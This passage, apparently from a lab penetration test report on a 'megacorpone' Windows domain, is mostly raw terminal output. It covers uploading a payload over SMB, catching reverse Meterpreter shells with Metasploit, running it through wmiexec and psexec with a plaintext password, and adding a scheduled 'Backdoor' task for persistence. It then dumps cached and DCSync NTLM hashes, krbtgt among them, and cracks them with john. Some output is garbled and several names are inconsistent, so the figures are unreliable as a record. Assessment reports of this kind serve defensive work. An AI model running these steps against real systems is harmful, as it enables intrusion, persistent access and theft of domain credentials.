# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin DHS 0 Mon Jan 17 17:27:30 2022
$WinREAgent DH 0 Tue Oct 19 15:30:59 2021
bootmgr AHSR 413738 Sat Dec 7 04:08:37 2019
BOOTNXT AHS 1 Sat Dec 7 04:08:37 2019
Documents and Settings DHSrn 0 Mon May 10 08:16:44 2021
DumpStack.log.tmp AHS 8192 Mon Jul 17 12:57:59 2023
pagefile.sys AHS 1811939328 Mon Jul 17 12:57:59 2023
PerfLogs D 0 Sat Dec 7 04:14:16 2019
Program Files DR 0 Mon May 10 10:37:15 2021
Program Files (x86) DR 0 Thu Nov 19 02:33:53 2020
ProgramData DHn 0 Tue Jan 18 13:14:54 2022
Recovery DHSn 0 Mon May 10 08:16:51 2021
shell.exe A 7168 Tue Jan 18 18:27:18 2022
swapfile.sys AHS 268435456 Mon Jul 17 12:57:59 2023
System Volume Information DHS 0 Mon May 10 01:19:02 2021
Users DR 0 Mon Jan 17 17:24:45 2022

```

Figure 1.46

```

smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 kb/s) (average 18018.1 kb/s)
smb: \> ls
$Recycle.Bin DHS 0 Mon Jan 17 17:27:30 2022
$WinREAgent DH 0 Tue Oct 19 15:30:59 2021
bootmgr AHSR 413738 Sat Dec 7 04:08:37 2019
BOOTNXT AHS 1 Sat Dec 7 04:08:37 2019
Documents and Settings DHSrn 0 Mon May 10 08:16:44 2021
DumpStack.log.tmp AHS 8192 Mon Jul 17 12:57:59 2023
pagefile.sys AHS 1811939328 Mon Jul 17 12:57:59 2023
PerfLogs D 0 Sat Dec 7 04:14:16 2019
Program Files DR 0 Mon May 10 10:37:15 2021
Program Files (x86) DR 0 Thu Nov 19 02:33:53 2020
ProgramData DHn 0 Tue Jan 18 13:14:54 2022
Recovery DHSn 0 Mon May 10 08:16:51 2021
shell.exe A 73802 Mon Jul 17 13:11:24 2023
swapfile.sys AHS 268435456 Mon Jul 17 12:57:59 2023
System Volume Information DHS 0 Mon May 10 01:19:02 2021
Users DR 0 Mon Jan 17 17:24:45 2022
Windows D 0 Sun Jul 16 21:28:59 2023

33133914 blocks of size 4096. 27063396 blocks available
smb: \>

```

Figure 1.47

```

Metasploit tip: View advanced module options with
advanced

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ____  _____          _____
  EXITFUNC    process      yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT      4444           yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf6 exploit(multi/handler) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > 

```

Figure 1.48

```

msf6 exploit(multi/handler) > use scanner/smb/impacket/wmiexec
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
  Name  Current Setting  Required  Description
  ____  _____          _____
  COMMAND    .             yes       The command to execute
  OUTPUT     true          yes       Get the output of the executed command
  RHOSTS     .             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  SMBDomain .             no        The Windows domain to use for authentication
  SMBPass    .             yes       The password for the specified username
  SMBUser    .             yes       The username to authenticate as
  THREADS    1             yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbdomain megacorpone
smbdomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbpass Password!
smbpass => Password!
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set smbuser tstarck
smbuser => tstarck
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set command C:\shell.exe
command => C:\shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):
  Name  Current Setting  Required  Description
  ____  _____          _____
  COMMAND    C:\shell.exe  yes       The command to execute
  OUTPUT     true          yes       Get the output of the executed command
  RHOSTS    172.22.117.20  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  SMBDomain megacorpone  no        The Windows domain to use for authentication
  SMBPass    Password!    yes       The password for the specified username
  SMBUser    tstarck      yes       The username to authenticate as
  THREADS    1             yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > 

```

Figure 1.49

```
msf6 auxiliary(scanner/smb/impacket/vmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62741 ) at 2023-07-17 13:22:31 -0400
^[[*] Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/vmiexec) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	MEGACORPONE\tstark @ WINDOWS10	172.22.117.100:4444 → 172.22.117.20:62741 (172.22.117.20)

```
msf6 auxiliary(scanner/smb/impacket/vmiexec) > 
```

Privilege Escalation Exploit and Persistence

Risk Rating: Critical

Description:

In the meterpreter shell we created a scheduled task that executes a custom payload. In the active session that was created on the WIN10 machines, use the command “shell” to open a shell session (Figure 1.50). The following command was used to create a task “schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"" (Figure 1.50). Use the command “schtasks /run /tn Backdoor” to confirm that the task will run (Figure 1.51). This task ensures that they will always be a constant connection and will be reestablished at midnight if the process is ended. For the purpose of this pentest, we have made the task obvious, but a skilled hacker would be able to hide this task very easily.

Affected Hosts: megacorpone.com

Remediation:

- Educate employees on security and promote safer browsing habits
- restrict sharing any credentials
- strong perimeter defence

Figure 1.50

```
meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>
```

Figure 1.51

```
C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>
```

Credential Dumping and Lateral Movement

Risk Rating: High

Description:

Mimikatz kiwi demonstrates how easily credentials can be extracted from memory on Windows systems if proper security measures are not in place. In this we used kiwi to look for the credentials, we load the psexec module use “exploit/windows/smb/psexec” and set the options for rhosts 172.22.117.20, smbuser t stark, smbpass Password!, smbdomain megacorpone and lhost 172.22.117.100 (figure 1.52). Once these options have been set, run the module (figure 1.53). In the meterpreter session, “load kiwi” dump all the cached credentials from LSASS using kiwi_cmd lsadump::cache (figure 1.54). The terminal will display another user bbanner and their MsCacheV2 which you then copy to a nano file to crack using john. Once placed in a txt file, used the following command to crack the password “john --format=mscash2 hashes.txt” and you should see the password for the new user displayed (figure 1.55).

Affected Hosts: megacorpone.com

Remediation:

- Patch systems and keep software up to date.
- If possible, look for threats that can be eliminated .
- Update endpoint security.

Figure 1.52

```

File Actions Edit View Help
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
---      ---            ---        ---
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME   no        The service name
SMBDomain   megacorpone   no        The Windows domain to use for authentication
SMBPass     Password!     no        The password for the specified username
SMBSHARE    \ADMIN$        no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser     t stark        no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---            ---        ---
EXITFUNC thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    172.30.176.165   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
Id  Name
--  --
 0  Automatic

msf6 exploit(windows/smb/psexec) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set smbuser t stark
smbuser => t stark
msf6 exploit(windows/smb/psexec) > set smbpass Password!
smbpass => Password!
msf6 exploit(windows/smb/psexec) > set smbdomain megacorpone
smbdomain => megacorpone
msf6 exploit(windows/smb/psexec) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
---      ---            ---        ---
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445             yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME   no        The service name
SMBDomain   megacorpone   no        The Windows domain to use for authentication
SMBPass     Password!     no        The password for the specified username
SMBSHARE    \ADMIN$        no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser     t stark        no        The username to authenticate as

```

Figure 1.53

```
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445\megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:62793 ) at 2023-07-17 14:34:18 -0400

meterpreter > [m32]
```

Figure 1.54

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local
Policy subsystem is : 1.18 (Door /&C SINCE 2022-06-08 /TR "CN=Net1User")
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240) / Backdoor
[nl$1 - 7/17/2023 2:38:40 PM] name, or volume label syntax is incorrect.
RID : 00000455 (1109)
User domain : MEGACORPONE\pparker [/bin/Backdoor]
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72
[nl$2 - 3/28/2022 10:47:22 AM]
RID : 00000453 (1107)
User domain : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded external command
[nl$3 - 4/19/2022 10:56:15 AM]
RID : 00000641 (1601)
User domain : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01 "Backdoor".

meterpreter > [m32]
```

Figure 1.55

```
[--(root㉿kali)-[~]
# john --format=mscash2 bbanner.hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021 (bbanner)
1g 0:00:00:00 DONE 2/3 (2023-07-17 14:43) 1.960g/s 2313p/s 2313c/s 2313C/s 123456..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

[--(root㉿kali)-[~]
# ]
```

Compromised Server Users

Risk Rating: **Medium**

Description:

In this stage of the pentest we see users on the domain controller who have been compromised. In our Meterpreter session we enter a shell using the command “shell” and view the users on the machine using the “net users” command. We then take all the users found and their NTML hashes and place them in a txt file which we will then use john to crack with the following command “john hash.txt --format=NT”

Affected Hosts: megacorpone.com

Remediation:

- Update endpoint security
- Apply patches for all systems and ensure all known vulnerabilities are patched.

Figure 1.56

```
C:\Windows\system32>net users
net users

User accounts for \\

Administrator          bbanner           cdanvers
Guest                 krbtgt            pparker
sstrange              tstark            wmaximoff

The command completed with one or more errors.

C:\Windows\system32>
```

Figure 1.57

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account    : cdanvers
[+] NTLM Hash  : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash    : cc7ce55233131791c7abd9467e909977
[+] SID        : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID        : 1603

meterpreter >
```

Figure 1.58

```
meterpreter > dcsync_ntlm wmaximoff
[+] Account : wmaximoff
[+] NTLM Hash : 8b0141e534fb12d4acd773456ea59406
[+] LM Hash : 6dd22e107998e6e66dfe4898de33a57b
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID : 1605

meterpreter > dcsync_ntlm sstrange
[+] Account : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash : a2bda648b8e5a5c60bafb32368afba82
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID : 1108

meterpreter > dcsync_ntlm tstark
[+] Account : tstark
[+] NTLM Hash : fbdcd5041c96ddb82224270b57f11fc
[+] LM Hash : 405580f975f6b6d3fb80fab72232baae
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1601
[+] RID : 1601

meterpreter > dcsync_ntlm pparkr
[+] Account : pparkr
[+] NTLM Hash : 57912afe60e9274c35672bf526baed61
[+] LM Hash : a59eb8287f435b708f212ac5f5f159d6
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1109
[+] RID : 1109

meterpreter > dcsync_ntlm bbanner
[+] Account : bbanner
[+] NTLM Hash : 4c3879fef394fa5dce0037c197c70841
[+] LM Hash : c3d27ff4435fd0e3617b25512e4176b
[+] SID : S-1-5-21-1129708524-1666154534-779541012-1107
[+] RID : 1107

meterpreter > dcsync_ntlm Guest
[+] Account : Guest
[+] NTLM Hash : <NOT FOUND>
[+] LM Hash : <NOT FOUND>
[+] SID : S-1-5-21-1129708524-1666154534-779541012-501
[+] RID : 501

meterpreter > dcsync_ntlm Administrator
[+] Account : Administrator
[+] NTLM Hash : 63d33b919a6700bd0e59687549bbf398
[+] LM Hash : <NOT FOUND>
[+] SID : S-1-5-21-1129708524-1666154534-779541012-500
[+] RID : 500

meterpreter > dcsync_ntlm krbtgt
[+] Account : krbtgt
[+] NTLM Hash : 71e38edcf2d1eacf6b1dbf0e5d6abf3
[+] LM Hash : 48ce2e770c9e6c6208e5e08bd18a3c8e
[+] SID : S-1-5-21-1129708524-1666154534-779541012-502
[+] RID : 502

meterpreter > █
```

Figure 1.59

```
└──(root💀kali)-[~]
  # john system hashes.txt --format=NT
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Remaining 4 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021      (bbanner)
Spring2021       (pparker)
Password!        (tstark)
Proceeding with incremental:ASCII
3g 0:00:01:55 3/3 0.02588g/s 43528Kp/s 43528Kc/s 43529KC/s inurggo8..inubblobt
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
```

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all the techniques and tactics that SPTA used throughout the assessment.

Legend:

Performed successfully

Failure to perform

